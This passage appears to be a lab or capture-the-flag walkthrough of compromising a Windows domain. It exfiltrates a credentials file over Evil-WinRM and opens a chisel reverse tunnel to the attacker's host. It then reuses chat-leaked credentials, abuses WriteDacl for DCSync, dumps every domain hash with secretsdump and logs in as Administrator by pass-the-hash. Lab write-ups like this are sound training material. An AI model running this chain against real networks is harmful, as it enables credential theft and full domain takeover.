-a----         10/8/2026   7:59 AM          31744 reminders.xls
```


Let's download the reminder.xls.

```
*Evil-WinRM* PS C:\Users\moeka> cd Desktop
*Evil-WinRM* PS C:\Users\moeka\Desktop> download reminders.xls

Info: Downloading C:\Users\moeka\Desktop\reminders.xls to reminders.xls

Info: Download successful!
*Evil-WinRM* PS C:\Users\moeka\Desktop>
```

Opening the file in Libre Office we find credentials. One of the credentials says it's for computer and chat.



Accessing Output Messenger

Checking Program Files we find Output Messenger folder.

```
*Evil-WinRM* PS C:\Users\moeka\Documents> cd "C:\Program Files"
*Evil-WinRM* PS C:\Program Files> dir


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/21/2026   9:16 AM                Common Files
d-----         9/26/2026   8:31 PM                Internet Explorer
d-----          5/8/2021   1:20 AM                ModifiableWindowsApps
d-----        10/10/2026   3:14 PM                Output Messenger Server
d-----         5/21/2026   9:18 AM                VMware
d-----         9/26/2026   7:06 PM                Windows Defender
d-----         9/26/2026   8:31 PM                Windows Defender Advanced Threat Protection
```

Checking netstat -ano we see internal ports we didn't see in our nmap enumeration.

```
*Evil-WinRM* PS C:\Program Files> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       928
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14118          0.0.0.0:0              LISTENING       3476
  TCP    0.0.0.0:14119          0.0.0.0:0              LISTENING       3476
  TCP    0.0.0.0:14121          0.0.0.0:0              LISTENING       3476
  TCP    0.0.0.0:14122          0.0.0.0:0              LISTENING       3476
  TCP    0.0.0.0:14123          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14124          0.0.0.0:0              LISTENING       1292
```

Searching about Output Messenger we find the meaning of each port.

https://support.outputmessenger.com/connect-to-server-from-internet/

Open Firewall

Open the following ports in your router firewall

14121 TCP – Application

14122 TCP – File Transfer

14123 TCP – Web server for Browser Version

14124 TCP & UDP – VoIP for Voice/Video/Desktop Sharing

14125 TCP – API Access

2195 TCP – IOS Push Notification

Let’s attempt to access the Web server port.

We will start chisel server.

```
┌──(root㉿kali)-[~]
└─# cd /home/kali/Downloads/transfers

┌──(root㉿kali)-[/home/kali/Downloads/transfers]
└─# ./chisel server -p 443 --reverse &
[1] 10758

┌──(root㉿kali)-[/home/kali/Downloads/transfers]
└─# 2026/10/11 01:37:58 server: Reverse tunnelling enabled
2026/10/11 01:37:58 server: Fingerprint YOutJahW11Qk2xfFLeIZus4ivKhyQRNBL1ls7H0rzL4=
2026/10/11 01:37:58 server: Listening on http://0.0.0.0:443
```

Then upload chisel.exe through our winrm session and use it to do port forwarding.


```
*Evil-WinRM* PS C:\Users\moeka\Documents> upload ../../../../home/kali/Downloads/transfers/chisel.exe

Info: Uploading /root/messenger/../../../../home/kali/Downloads/transfers/chisel.exe to C:\Users\moeka\Documents\chisel.


Data: 11495424 bytes of 11495424 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\moeka\Documents> ./chisel.exe client 192.168.186.130:443 R:14123:127.0.0.1:14123
chisel.exe : 2026/10/10 18:42:39 client: Connecting to ws://192.168.186.130:443
    + CategoryInfo          : NotSpecified: (2026/10/10 18:4 ... 168.186.130:443:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/10/10 18:42:39 client: Connected (Latency 687.7Âµs)
```


And now we can access the website by going to http://127.0.0.1:14123 in our browser. We got a login page. Let’s attempt to use Moeka’s credentials we found in the file.



And we can access Output Messenger as Moeka.



Checking the Helpdesk chat room, we find a guide on how to join a computer to a domain and some credentials.



FB Says

- Use the following when asked for credentials to join the new lab computers to the domain:

FB Says

- Braun

FB Says


- Password: ILov3CRTBr4unTube!

Testing the credentials against the domain controller we find it is valid credentials for the user Braun.


```
┌──(root㉿kali)-[~/messenger]
└─# nxc smb 192.168.186.145 -u braun -p 'ILov3CRTBr4unTube!'
SMB         192.168.186.145 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True)
SMB         192.168.186.145 445    DC01             [+] sern.local\braun:ILov3CRTBr4unTube!
```

Abusing WriteDacl on The Domain to Abuse DCSync

Checking Braun's Outbound Object Control privileges we find the user has WrieDacl on the domain.



Bloodhound can tell us how abuse this.



We can grant ourselves DCSync rights using dacledit.py.

```
└─# dacledit.py -action 'write' -rights 'DCSync' -principal 'braun' -target-dn 'DC=SERN,DC=LOCAL' 'sern.local'/'braun':'ILov3CRTBr4unTube!'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20261011-020741.bak
[*] DACL modified successfully!
```

Then use secretsdump.py to dump all the hashes in the domain controller.

```
┌──(root㉿kali)-[~/messenger]
└─# secretsdump.py braun:'ILov3CRTBr4unTube!'@dc01.sern.local
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9fff01c23d9f670194854a646b6eb554:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6bc2422007bdea14c2d4fdccbd62ea5b:::
sern.local\kyoma:1103:aad3b435b51404eeaad3b435b51404ee:8cbaf9ac7a9ff0a444d5650fca28fb19:::
sern.local\nae:1104:aad3b435b51404eeaad3b435b51404ee:52abaae6616d01cb734374b629a5d300:::
sern.local\moeka:1105:aad3b435b51404eeaad3b435b51404ee:3db7b1172736f9269dc00118e536a07b:::
sern.local\braun:1108:aad3b435b51404eeaad3b435b51404ee:6b1ee8251afba38f7f229790208d5df3:::
sern.local\svc_backup:1109:aad3b435b51404eeaad3b435b51404ee:657cb4636d414ea736a7c60347d6401f:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:970ab7e3a06585b92a2af7e86ba46f94:::
FILESRV01$:1111:aad3b435b51404eeaad3b435b51404ee:bdb32de2e589abf5561764d92ba51240:::
MSGSRV01$:1112:aad3b435b51404eeaad3b435b51404ee:33cb5c41b67cc67be808a232fc7beaa4:::
[*] Kerberos keys grabbed
```

Now we can use the hash of the administrator to access DC01, and we have fully compromised the domain.

```
┌──(root㉿kali)-[~/messenger]
└─# evil-winrm -i 192.168.186.145 -u administrator -H '9fff01c23d9f670194854a646b6eb554'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-pa

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sern\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```